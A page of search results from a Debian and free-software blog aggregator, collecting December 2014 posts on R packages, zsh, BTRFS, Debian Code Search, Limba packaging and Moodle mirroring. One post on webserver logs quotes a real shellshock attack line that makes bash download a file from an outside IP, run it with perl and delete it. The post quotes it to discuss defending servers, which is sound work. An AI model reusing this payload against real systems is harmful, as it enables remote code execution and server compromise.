Search Results: "spa"

11 December 2014

Dirk Eddelbuettel: digest 0.6.6 (and 0.6.5)

A new release 0.6.6 of the digest package is now on CRAN and in Debian. This release brings the xxHash non-cryptographic hash function by Yann Collet, thanks to several pull requests by Jim Hester. After the upload of version 0.6.5 we uncovered another lovely non-standardness of Windoze: you cannot format unsigned long long via printf() format strings. Great. Luckily Jim found a quick (and portable) fix via the inttypes.h header, and that went into the 0.6.6 release. The release also contains an earlier extension for hmac() to also cover crc32 hashes, kindly provided by Suchen Jin. I also made a number of small internal changes such as CRANberries provides the usual summary of changes to the previous version.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

10 December 2014

Chris Lamb: Starting IPython automatically from zsh

Instead of a calculator, I tend to use IPython for those quotidian bits of "mental" arithmetic:
In  [1]: 17 * 22.2
Out [1]: 377.4
However, I often forget to actually start IPython, resulting in me running the following in my shell:
$ 17 * 22.2
zsh: command not found: 17
Whilst I could learn do this maths within Zsh itself, I would prefer to dump myself into IPython instead being able to use "_" and Python modules generally is just too useful. After following this pattern too many times, I put together the following snippet that will detect whether I have prematurely attempted a calculation inside zsh and pretend that I ran it in IPython all along:
zmodload zsh/pcre
math_regex='^[\d\-][\d\.\s\+\*\/\-]*$'
function math_precmd()  
    if [ "$ ? " = 0 ]
    then
        return
    fi
    if [ -z "$ math_command " ]
    then
        return
    fi
    if whence -- "$math_command" 2>&1 >/dev/null
    then
        return
    fi
    if [ "$ math_command " -pcre-match "$ math_regex " ]
    then
        echo
        ipython -i -c "_=$ math_command ; print _"
    fi
 
function math_preexec()  
    typeset -g math_command="$ 1 "
 
typeset -ga precmd_functions
typeset -ga preexec_functions
precmd_functions+=math_precmd
preexec_functions+=math_preexec
For example:
lamby@seriouscat:~% 17 * 22.2
zsh: command not found: 17
377.4
In  [1]: _ + 1
Out [1]: 378.4
(Canonical version from my zshrc.d)

Dirk Eddelbuettel: Wilco!!

Wilco at The Riviera With a bit of luck due to a collegue having a spare ticket, I managed to make it to an awesome Wilco show at The Riviera in Uptown. This concert was part of a set a six shows. Tweedy and the band were fast, and loose, and wonderful, and totally beloved by the home crowd. An truly outstanding show, and a great evening. Also: I should get out more often. Last blog entry about Wilco was from 2005. Ouch.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

8 December 2014

Niels Thykier: Jessie has half the number of RC bugs compared to Wheezy

In the last 24 hours, the number of RC bugs currently affecting Jessie was reduced to just under half of the same number for Wheezy. There are still a lot of bugs to be fixed, but please keep up the good work. :)

7 December 2014

Miriam Ruiz: Falling Trees, by Robert Fulghum

In the Solomon Islands in the south Pacific some villagers practice a unique form of logging. If a tree is too large to be felled with an ax, the natives cut it down by yelling at it. (Can t lay my hands on the article, but I swear I read it.) Woodsmen with special powers creep up on a tree just at dawn and suddenly scream at it at the top of their lungs. They continue this for thirty days. The tree dies and falls over. The theory is that the hollering kills the spirit of the tree. According to the villagers, it always works. Ah, those poor nave innocents. Such quaintly charming habits of the jungle. Screaming at trees, indeed. How primitive. Too bad thay don t have the advantages of modern technology and the scientific mind. Me? I yell at my wife. And yell at the telephone and the lawn mower. And yell at the TV and the newspaper and my children. I ve been known to shake my fist and yell at the sky at times. Man next door yells at his car a lot. And this summer I heard him yell at a stepladder for most of an afternoon. We modern, urban, educated folks yell at traffic and umpires and bills and banks and machines especially machines. Machines and relatives get most of the yelling. Don t know what good it does. Machines and things just sit there. Even kicking doesn t always help. As for people, well, the Solomon Islanders may have a point. Yelling at living things does tend to kill the spirit in them. Sticks and stones may break our bones, but words will break our hearts . by Robert Fulghum (All I Really Need To Know I Learned In Kindergarten)

Steve Kemp: I eventually installed Debian on a new desktop.

Recently I build a new desktop system. The hightlights of the hardware are a pair of 512Gb SSDs, which were to be configured in software RAID for additional speed and reliability (I'm paranoid that they'd suddenly stop working one day). From power-on to the (GNOME) login-prompt takes approximately 10 seconds. I had to fight with the Debian installer to get the beast working though as only the Jessie Beta 2 installer would recognize the SSDs, which are Crucual MX100 devices. My local PXE-setup which deploys the daily testing installer, and the wheezy installer, both failed to recognize the drives at all. The biggest pain was installing grub on the devices. I think this was mostly this was due to UFI things I didn't understand. I created spare partitions for it, and messaged around with grub-ufi, but ultimately disabled as much of the "fancy modern stuff" as I could in the BIOS, leaving me with AHCI for the SATA SSDs, and then things worked pretty well. After working through the installer about seven times I also simplified things by partitioning and installing on only a single drive, and only configured the RAID once I had a bootable and working system. (If you've never done that it's pretty fun. Install on one drive. Ignore the other. Then configure the second drive as part of a RAID array, but mark the other half as missing/failed/dead. Once you've done that you can create filesystems on the various /dev/mdX devices, rsync the data across, and once you boot from the system with root=/dev/md2 you can add the first drive as the missing half. Do it patiently and carefully and it'll just work :) There were some niggles though: Because I assume the SSDs will just die at some point, and probably both on the same day, I installed and configured obnam to run backups. There is more testing and similar, but this is the core of my backup script:
#!/bin/sh
# backup "/" - minus some exceptions.
obnam backup -r /media/backups/storage --exclude=/proc --exclude=/sys --exclude=/dev --exclude=/media /
# keep files for various periods
obnam forget --keep="30d,8w,8m" --repository /media/backups/storage

Hideki Yamane: security.debian.org for Asia region

Thanks to DSAs' deployment, now there is security.debian.org mirror in Japan. It means users who live in Asia/Pacific region are not annoyed with slow download speed for stable security update - anymore :)

New security.debian.org mirror is kindly hosted by Sakura Internet, Inc. ( ) as well as debian-mirror.sakura.ne.jp mirror server in Ishikari, Hokkaido ( ).


Kudos to Sakura Internet! (twitter: CEO Kunihiro Tanaka and PR)

note: it's not for Pacific region, only Asia region. Thanks to Paul Wise for pointed out. But still good for our users :)

5 December 2014

Joey Hess: clean OS reinstalls with propellor

You have a machine someplace, probably in The Cloud, and it has Linux installed, but not to your liking. You want to do a clean reinstall, maybe switching the distribution, or getting rid of the cruft. But this requires running an installer, and it's too difficult to run d-i on remote machines. Wouldn't it be nice if you could point a program at that machine and have it do a reinstall, on the fly, while the machine was running? This is what I've now taught propellor to do! Here's a working configuration which will make propellor convert a system running Fedora (or probably many other Linux distros) to Debian:
testvm :: Host
testvm = host "testvm.kitenet.net"
        & os (System (Debian Unstable) "amd64")
        & OS.cleanInstallOnce (OS.Confirmed "testvm.kitenet.net")
                 onChange  propertyList "fixing up after clean install"
                        [ User.shadowConfig True
                        , OS.preserveRootSshAuthorized
                        , OS.preserveResolvConf
                        , Apt.update
                        , Grub.boots "/dev/sda"
                                 requires  Grub.installed Grub.PC
                        ]
        & Hostname.sane
        & Hostname.searchDomain
        & Apt.installed ["linux-image-amd64"]
        & Apt.installed ["ssh"]
        & User.hasSomePassword "root"
And here's a video of it in action.
It was surprisingly easy to build this. Propellor already knew how to create a chroot, so from there it basically just has to move files around until the chroot takes over from the old OS. After the cleanInstallOnce property does its thing, propellor is running inside a freshly debootstrapped Debian system. Then we just need a few more Propertites to get from there to a bootable, usable system: Install grub and the kernel, turn on shadow passwords, preserve a few config files from the old OS, etc. It's really astounding to me how much easier this was to build than it was to build d-i. It took years to get d-i to the point of being able to install a working system. It took me a few part days to add this capability to propellor (It's 200 lines of code), and I've probably spent a total of less than 30 days total developing propellor in its entirity. So, what gives? Why is this so much easier? There are a lot of reasons: This seems like the opposite of the Second System effect to me. So perhaps d-i was the second system all along? I don't know if I'm going to take this all the way to propellor is d-i 2.0. But in theory, all that's needed now is:
cleanInstallOnce and associated Properties will be included in propellor's upcoming 1.1.0 release, and are available in git now. Oh BTW, you could parameterize a few Properties by OS, and Propellor could be used to install not just Debian or Ubuntu, but whatever Linux distribution you want. Patches welcomed...

Stefano Zacchiroli: Shuttleworth Foundation Flash Grant

Shuttleworth Foundation Flash Grant I'm glad to announce that I've been awarded a 5,000 USD "Flash Grant" by the Shuttleworth Foundation. Flash grants are an interesting funding model, which I've just learned about. You don't need to apply for them. Rather, you get nominated by current fellows, and then selected and approached by the foundation for funding. The grant amount is smaller than actual fellowships, but it comes with very few strings attached: furthering open knowledge (which is the foundation's core mission) and being transparent about how you use the money. I'm lucky enough to already have a full-time job to pay my bills, and I do my Free Software activism mostly in my spare time. So I plan to use the money not to pay my bills, but rather to boost the parts of my Free Software activities that could benefit from some funding. I don't have a fully detailed budget yet but, tentatively: some money will go to fund Debsources development (by others), some into promoting my thoughts on the dark ages of Free Software, and maybe some into helping the upcoming release of Debian. I'll provide a public report at the end of the funding period (~6 months from now). I'd like to thank the Shuttleworth Foundation for the grant and foundation's fellow Jonas berg for making this possible.

Russell Coker: BTRFS Status Dec 2014

My last problem with BTRFS was in August [1]. BTRFS has been running mostly uneventfully for me for the last 4 months, that s a good improvement but the fact that 4 months of no problems is noteworthy for something as important as a filesystem is a cause for ongoing concern. A RAID-1 Array A week ago I had a minor problem with my home file server, one of the 3TB disks in the BTRFS RAID-1 started giving read errors. That s not a big deal, I bought a new disk and did a btrfs replace operation which was quick and easy. The first annoyance was that the output of btrfs device stats reported an error count for the new device, it seems that btrfs device replace copies everything from the old disk including the error count. The solution is to use btrfs device stats -z to reset the count after replacing a device. I replaced the 3TB disk with a 4TB disk (with current prices it doesn t make sense to buy a new 3TB disk). As I was running low on disk space I added a 1TB disk to give it 4TB of RAID-1 capacity, one of the nice features of BTRFS is that a RAID-1 filesystem can support any combination of disks and use them to store 2 copies of every block of data. I started running a btrfs balance to get BTRFS to try and use all the space before learning from the mailing list that I should have done btrfs filesystem resize to make it use all the space. So my balance operation had configured the filesystem to configure itself for 2*3TB+1*1TB disks which wasn t the right configuration when the 4TB disk was fully used. To make it even more annoying the btrfs filesystem resize command takes a devid not a device name. I think that when BTRFS is more stable it would be good to have the btrfs utility warn the user about such potential mistakes. When a replacement device is larger than the old one it will be very common to want to use that space. The btrfs utility could easily suggest the most likely btrfs filesystem resize to make things easier for the user. In a disturbing coincidence a few days after replacing the first 3TB disk the other 3TB disk started giving read errors. So I replaced the second 3TB disk with a 4TB disk and removed the 1TB disk to give a 4TB RAID-1 array. This is when it would be handy to have the metadata duplication feature and copies= option of ZFS. Ctree Corruption 2 weeks ago a basic workstation with a 120G SSD owned by a relative stopped booting, the most significant errors it gave were BTRFS: log replay required on RO media and BTRFS: open_ctree failed . The solution to this is to run the command btrfs-zero-log , but that initially didn t work. I restored the system from a backup (which was 2 months old) and took the SSD home to work on it. A day later btrfs-zero-log worked correctly and I recovered all the data. Note that I didn t even try mounting the filesystem in question read-write, I mounted it read-only to copy all the data off. While in theory the filesystem should have been OK I didn t have a need to keep using it at that time (having already wiped the original device and restored from backup) and I don t have confidence in BTRFS working correctly in that situation. While it was nice to get all the data back it s a concern when commands don t operate consistently. Debian and BTRFS I was concerned when the Debian kernel team chose 3.16 as the kernel for Jessie (the next Debian release). Judging by the way development has been going I wasn t confident that 3.16 would turn out to be stable enough for BTRFS. But 3.16 is working reasonably well on a number of systems so it seems that it s likely to work well in practice. But I m still deploying more ZFS servers. The Value of Anecdotal Evidence When evaluating software based on reports from reliable sources (IE most readers will trust me to run systems well and only report genuine bugs) bad reports have a much higher weight than good reports. The fact that I ve seen kernel 3.16 to work reasonably well on ~6 systems is nice but that doesn t mean it will work well on thousands of other systems although it does indicate that it will work well on more systems than some earlier Linux kernels which had common BTRFS failures. But the annoyances I had with the 3TB array are repeatable and will annoy many other people. The ctree coruption problem MIGHT have been initially caused by a memory error (it s a desktop machine without ECC RAM) but the recovery process was problematic and other users might expect problems in such situations.

4 December 2014

Chris Lamb: Don't ask your questions in private

(If I've linked you to this page, it is my feeble attempt to provide a more convincing justification.)


I often receive instant messages or emails requesting help or guidance at work or on one of my various programming projects. When asked why they asked privately, the responses vary; mostly along the lines of it simply being an accident, not knowing where else to ask, as well as not wishing to "disturb" others with their bespoke question. Some will be more candid and simply admit that they were afraid of looking unknowledgable in front of others. It is always tempting to simply reply with the answer, especially as helping another human is inherently rewarding unless one is a psychopath. However, one can actually do more good overall by insisting the the question is re-asked in a more public forum.
This is for many reasons. Most obviously, public questions are simply far more efficient as soon as more than one person asks that question the response can be found in a search engine or linked to in the future. These time savings soon add up, meaning that simply more stuff can be done in any given day. After all, most questions are not as unique as people think. Secondly, a private communication cannot be corrected or elaborated on if someone else notices it is incorrect or incomplete. Even this rather banal point is more subtle that it first appears the lack of possible corrections deprives both the person asking and the person responding of the true and correct answer. Lastly, conversations that happen in private are depriving others of the answer as well. Perhaps someone was curious but hadn't got around to asking? Maybe the answer or even the question! contains a clue to solving some other issue. None of this can happen if this is occurs behind closed doors. (There are lots of subtler reasons too in a large organisation or team, simply knowing what other people are curious about can be curiously valuable information.)
Note that this is not as you might immediately suspect simply a way of ensuring that one gets the public recognition or "kudos" from being seen helping others. I wouldn't deny that technical communities work on a gift economy basis to some degree, but to attribute all acts of assistance as "selfish" and value-extracting would be to take the argument too far in the other direction. Saying that, the lure and appeal of public recognition should not be understated and can certainly provide an incentive to elaborate and provide a generally superior response.

More philosophically, there's also something fundamentally "honest" about airing issues in an appropriately public and transparent manner. I feel it promotes a culture of egoless conversations, of being able to admit one's mistakes and ultimately a healthy personal mindset. So please, take care not only in the way you phrase and frame your question, but also consider wider context in which you are asking it. And don't take it too personally if I ask you to re-ask elsewhere...

Olivier Berger: Shell script to connecting to a Shibboleth protected web app with curl

Here s a shell script I ve created (reusing one meant for CAS protected resources), which will allow to connect to a Web application protected by the Shibboleth SSO mechanism.
It uses cURL to navigate through the various jumps required by the protocol, perform the necessary posts, etc.
I haven t read the Shibboleth specs, so it may not be the best way, and may not work in all cases, but that was enough for my case, at least. Feel free to improve it on Github Gists. After the connection is succesful, one may reuse the .cookieJar file to perform further cURL connections, or even some automated content mirroring with httrack, for instance (see a previous experiment of mine with httrack for Moodle).

3 December 2014

Michael Stapelberg: Announcing the new Debian Code Search Instant

For the last few months, I have been working on a new version of Debian Code Search, and today it s going live! I call it Debian Code Search Instant, for multiple reasons, see below. A lot faster The new Debian Code Search is still hosted by Rackspace (thank you!), but our new architecture finally allows us to use their Performance Cloud Servers hardware generation. The old code search architecture was split across 5 different servers, however the search itself was only performed on a single machine with a network attached block volume backed by SSD. The new Code Search spreads out both the trigram index and the source code onto 6 different servers, and thanks to the new hardware generation, we have a locally connected SSD drive in each of them. So, we now get more than 6 times the IOPS we ve had before, at much lower latency :). Grouping by Debian source package The first feature request we ever got for Code Search was to group results by Debian source package. I ve tried tackling that before, but it s a pretty hard problem. With the new architecture and capacity, this finally becomes feasible. After your query completes, there is a checkbox called Group search results by Debian source package . Enable it, and you ll get neatly grouped results. For each package, there is a link at the bottom to refine the search to only consider that package. In case you are more interested in the full list of packages, for example because you are doing large-scale changes across Debian, that s also possible: Click on the symbol right next to the Filter by package list, and a curl command will be revealed with which you can download the full list of packages. Expensive queries (with lots of results) now possible Previously, we had a 60 second timeout during which queries must complete. This timeout has been completely lifted, and long-running queries with tons and tons of results are now possible. We kindly ask you to not abuse this feature it s not very exciting to play with complexity explosion in regular expression engines by preventing others from doing their work. If you re interested in that sort of analysis, go grab the source code and play with it on your own machine :). Instant results While your query is running, you will almost immediately see the top 10 results, even though the search may still take a while. This is useful to figure out if your regular expression matches what you thought it would, before having to wait until your 5 minute query is finished. Also, the new progress bar tells you how far the system is with your search. Instant indexing Previously, Code Search was deployed to a new set of machines from scratch every week in order to update the index. This was necessary because the performance would severely degrade while building the index, so we were temporarily running with twice the amount of machines until the new version was up. In the new architecture, we store an index for each source package and then merge these into one big index shard. This currently takes about 4 minutes with the code I wrote, but I m sure this can be made even faster if necessary. So, whenever new packages are uploaded to the Debian archive, we can just index the new version and trigger a merge. We get notifications about new package uploads from FedMsg. Packages that are not seen on FedMsg for some reason are backfilled every hour. The time between uploading a package and being able to find it in Debian Code Search therefore now ranges from a couple of minutes to about an hour, instead of about a week! New, beautiful User Interface Since we needed to rewrite the User Interface anyway thanks to the new architecture, we also spent some effort on making it modern, polished and beautiful. Smooth CSS animations make you aware of what s going on, and the search results look cleaner than ever. Conclusion At least to me, the new Debian Code Search seems like a significant improvement over the old one. I hope you enjoy the new features into which I put a lot of work. In case you have any feedback, I m happy to hear it (see the contact link at the bottom of every Code Search site).

Craig Small: WordPress 4.0.1 fixes for Debian stable

Previously I posted a short article about the WordPress package for Debian and how that SID was getting the updated WordPress 4.0.1 which had some security fixes. The question a lot of people were asking was: What about stable (or Wheezy). After way too much time due to other pressing issues, I have just uploaded the patched WordPress debian package for stable. The fixed version has the catchy number of 3.6.1~deb7u5. This package has all of the relevant patches that went in from WordPress 3.7.4 to 3.7.5 and there are even CVE IDs for this package (and 4.0.1 which all this stems from). Stolen from the 3.6.1 changelog, these are the fixes: I d like to thank the Debian security team especially Salvatore for their assistance and checking the package looked ok. Backporting and Git Part of the delay in getting the wordpress stable package out is that backporting is fiddly. I m currently using pdebuild with a custom pbuilderrc file that points to wheezy. Getting things to that point took a lot of trial and error; with one of the errors being that the pbuilder puts the files in a result directory, not the parent. This also means that the wheezy backports are out of the git repository. I see that there is a git-pbuild but to me it looks like yet another workflow which will slow me right down. Anyone got some good and simple suggestions on having a wheezy track (branch?) and requiring backporting that doesn t get complicated or broken quick? sbuild died in a wave of permission denieds within the chroot.

2 December 2014

Daniel Leidert: WISO Steuer-Sparbuch unter Debian Linux

Ich bin begeistert, denn meine USB-Stick Installation vom WISO Steuer-Sparbuch l sst sich ganz einfach unter Debian Linux mit Wine nutzen:
wine32 /media/pfad/mein/stick/WISO/Steuersoftware\ 2014/usbstart.exe
Es gab berhaupt keine Probleme w hrend der mehrst ndigen Arbeit!! Die Update-Funktion werde ich bei Gelegenheit noch testen, genauso wie die Installation auf den USB-Stick unter Wine. F r letzteres hatte ich noch auf Windows zur ckgegriffen. Genial :)

Steve Kemp: Paying attention to webserver logs

If you run a webserver chances are high that you'll get hit by random exploit-attempts. Today one of my servers has this logged - an obvious shellshock exploit attempt:
92.242.4.130 blog.steve.org.uk - [02/Dec/2014:11:50:03 +0000] \
"GET /cgi-bin/dbs.cgi HTTP/1.1" 404 2325 \
 "-" "()   :; ; /bin/bash -c \"cd /var/tmp ; wget http://146.71.108.154/pis ; \
curl -O http://146.71.108.154/pis;perl pis;rm -rf pis\"; node-reverse-proxy.js"
Yesterday I got hit with thousands of these referer-spam attempts:
152.237.221.99 - - [02/Dec/2014:01:06:25 +0000] "GET / HTTP/1.1"  \
200 7425 "http://buttons-for-website.com" \
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36"
When it comes to stopping dictionary attacks against SSH servers we have things like denyhosts, fail2ban, (or even non-standard SSH ports). For Apache/webserver exploits we have? mod_security? I recently heard of apache-scalp which seems to be a project to analyse webserver logs to look for patterns indicative of attack-attempts. Unfortunately the suggested ruleset comes from the PHP IDS project and are horribly bad. I wonder if there is any value in me trying to define rules to describe attacks. Either I do a good job and the rules are useful, or somebody else things the rules are bad - which is what I thought of hte PHP-IDS set - I guess it's hard to know. For the moment I look at the webserver logs every now and again and shake my head. Particularly bad remote IPs get firewalled and dropped, but beyond that I guess it is just background noise. Shame.

Dirk Eddelbuettel: RQuantLib 0.4.0

A new major release of RQuantLib is now on CRAN and getting to Debian. All C++ source files have been rewritten to take advantage of newer Rcpp features. Several Fixed Income functions have been added, or refreshed, thanks to contributions by Michele Salvadore. Calendar support was greatly expanded thanks to a contribution by Danilo Dias da Silva. All key changes are listed in detail below.
Changes in RQuantLib version 0.4.0 (2014-12-01)
  • Changes in RQuantLib code:
    • All function interfaces have been rewritten using Rcpp Attributes. No SEXP remain in the function signatures. This make the code shorter, more readable and more easily extensible.
    • The header files have been reorganized so that plugin use is possible. An impl.h files is imported once for each compilation unit: for RQuantLib from the file src/dates.cpp directory, from a sourced file via a #define set by the plugin wrapper.
    • as<>() and wrap() converters have added for QuantLib Date types.
    • Plugin support has been added, allowing more ad-hoc use via Rcpp Attributes.
    • Several Fixed Income functions have been added, and/or rewritten to better match the QuantLib signatures; this was done mostly by Michele Salvadore.
    • Several Date and Calendar functions have been added.
    • Calendar support has been greatly expanded thanks to Danilo Dias da Silva.
    • Exported curve objects are now more parsimonious and advance entries in the table object roughly one business month at a time.
    • The DiscountCurve and Bond curve construction has been fixed via a corrected evaluation date and omitted the two-year swap rate, as suggested by Luigi Ballabio.
    • The NAMESPACE file has a tighter rule for export of *.default functions, as suggested by Bill Dunlap
    • Builds now use OpenMP where available.
    • The package now depends on QuantLib 1.4.0 or later.
  • Changes in RQuantLib tests:
    • New unit tests for dates have been added.
    • C++ code for the unit tests has also been converted to Rcpp Attributes use; a helper function unitTestSetup() has been added.
    • Continuous Integration via Travis is now enabled from the GitHub repo.
  • Changes in RQuantLib documentation:
    • This NEWS file has been added. Better late than never, as they say.
Courtesy of CRANberries, there is also a diffstat report for the this release. As always, more detailed information is on the RQuantLib page. Questions, comments etc should go to the rquantlib-devel mailing list off the R-Forge page. Issue tickets can be filed at the GitHub repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Matthias Klumpp: How to build a cross-distro package with Limba

Disclaimer: Limba is stilllimba-small in a very early stage of development. Bugs happen, and I give to guarantees on API stability yet. Limba is a very simple cross-distro package installer, utilizing OverlayFS found in recent Linux kernels (>= 3.18). As example I created a small Limba package for one of the Qt5 demo applications, and I would like to share the process of creating Limba packages it s quite simple, and I could use some feedback on how well the resulting packages work on multiple distributions. I assume that you have compiled Limba and installed it how that is done is described in its README file. So, let s start. 1. Prepare your application The cool thing about Limba is that you don t really have to do many changes on your application. There are a few things to pay attention to, though: This needs to be done so your application will find its data at runtime. Additionally, you need to write an AppStream metadata file, and find out which stuff your application depends on. 2. Create package metadata & install software 1.1 Basics Now you can create the metadata necessary to build a Limba package. Just run
cd /path/to/my/project
lipkgen make-template
This will create a pkginstall directory, containing a control file and a metainfo.xml file, which can be a symlink to the AppStream metadata, or be new metadata. Now, configure your application with /opt/bundle as install prefix (-DCMAKE_INSTALL_PREFIX=/opt/bundle, prefix=/opt/bundle, etc.) and install it to the pkginstall/inst_target directory. 1.2 Handling dependencies If your software has dependencies on other packages, just get the Limba packages for these dependencies, or build new ones. Then place the resulting IPK packages in the pkginstall/repo directory. Ideally, you should be able to fetch Limba packages which contain the software components directly from their upstream developers. Then, open the pkginstall/control file and adjust the Requires line. The names of the components you depend on match their AppStream-IDs (<id/> tag in the AppStream XML document). Any version-relation (>=, >>, <<, <=, <>) is supported, and specified in brackets after the component-id. The resulting control-file might look like this:
Format-Version: 1.0

Requires: Qt5Core (>= 5.3), Qt5DBus (>= 5.3), libpng12
If the specified dependencies are in the repo/ subdirectory, these packages will get installed automatically, if your application package is installed. Otherwise, Limba depends on the user to install these packages manually there is no interaction with the distribution s package-manager (yet?). 3. Building the package In order to build your package, make sure the content in inst_target/ is up to date, then run
lipkgen build pkginstall/
This will build your package and output it in the pkginstall/ directory. 4. Testing the package You can now test your package, Just run
sudo lipa install package.ipk
Your software should install successfully. If you provided a .desktop file in $prefix/share/applications, you should find your application in your desktop s application-menu. Otherwise, you can run a binary from the command-line, just append the version of your package to the binary name (bash-comletion helps). Alternatively, you can use the runapp command, which lets you run any binary in your bundle/package, which is quite helpful for debugging (since the environment a Limba-installed application is run is different from the one of other applications). Example:
runapp $ component_id -$ version :/bin/binary-name


And that s it! :-) I used these steps to create a Limba package for the OpenGL Qt5 demo on Tanglu 2 (Bartholomea), and tested it on Kubuntu 15.04 (Vivid) with KDE, as well as on an up-to-date Fedora 21, with GNOME and without any Qt or KDE stuff installed: qt5demo-limba-kubuntuqt5demo-limba-fedora I encountered a few obstacles when building the packages, e.g. Qt5 initially didn t find the right QPA plugin that has been fixed by adjusting a config file in the Qt5Gui package. Also, on Fedora, a matching libpng was missing, so I included that as well. You can find the packages at Github, currently (but I am planning to move them to a different place soon). The biggest issue with Limba is at time, that it needs Linux 3.18, or an older kernel with OverlayFS support compiled in. Apart from that and a few bugs, the experience is quite smooth. As soon as I am sure there are now hidden fundamental issues, I can think of implementing more features, like signing packages and automatically updating them. Have fun playing around with Limba!
1 December 2014

Joey Hess: snowdrift - sustainable crowdfunding for free software development

In a recent blog post, I mentioned how lucky I feel to keep finding ways to work on free software. In the past couple years, I've had a successful Kickstarter, and followed that up with a second crowdfunding campaign, and now a grant is funding my work. A lot to be thankful for. A one-off crowdfunding campaign to fund free software development is wonderful, if you can pull it off. It can start a new project, or kick an existing one into a higher gear. But in many ways, free software development is a poor match for kickstarter-type crowdfunding. Especially when it comes to ongoing development, which it's really hard to do a crowdfunding pitch for. That's why I was excited to find Snowdrift.coop, which has a unique approach. Imagine going to a web page for a free software project that you care about, and seeing this button: 1283 patrons will donate MORE when you pledge That's a lot stronger incentive than some paypal donation button or flattr link! The details of how it works are explained on their intro page, or see the ever-insightful and thoughtful Mike Linksvayer's blog post about it. When I found out about this, I immediately sent them a one-off donation. Later, I got to meet one of the developers face to face in Portland. I've also done a small amount of work on the Snowdrift platform, which is itself free software. (My haskell code will actually render that button above!) Free software is important, and its funding should be based, not on how lucky or good we are at kickstarter pitches, but on its quality and how useful it is to everyone. Snowdrift is the most interesting thing I've seen in this space, and I really hope they succeed. If you agree, they're running their own crowdfunding campaign right now.

Olivier Berger: Offline backup/mirror of a Moodle course, using httrack

I havent found much details online on how to perform a Moodle course mirror that could be browsed offline using httrack. This could be useful both for backup purposes, or for distant learners with connectivity issues. In my case, there s a login/password dialog that grants access to the moodle platform, which can be processed by httrack by capturing the POST form results using the catchurl option. The strategy I ve used is to add filters so that everything is excluded and only explicitely mentioned filters are then allowed to be mirrored. This allows to perform the backup connected with a user that may have high privileges, while avoiding to disappear in loops or complex links following for UI rendering variants of Moodle s interface.
Here s an example command line :
httrack -v -z -%F "Mirrored [from host %s [file %s [at %s]]]" -N "%h%p/%n%[id].%t" "http://mymoodle.example.com/login/index.php?>postfile:/home/myself/websites/mycourse/hts-post0" "http://mymoodle.example.com/course/view.php?id=42" -O "/home/myself/websites/mycourse" "-*/*" "+/login/index.php*" "+*/course/view.php*" "+*/mod/resource/view.php*" "+*/mod/page/view.php*" "+*/mod/forum/view.php*" "+*/mod/forum/discuss.php?d=*[0-9]" "+*/mod/url/view.php*" "+*/pluginfile.php/*" "+*/mod/feedback/view.php*" "+*/mod/feedback/analysis.php*" "+*/theme/*" "-*/course/view.php?id=43"
Let s comment on these different parameters : I hope this will be useful.

Next.

Previous.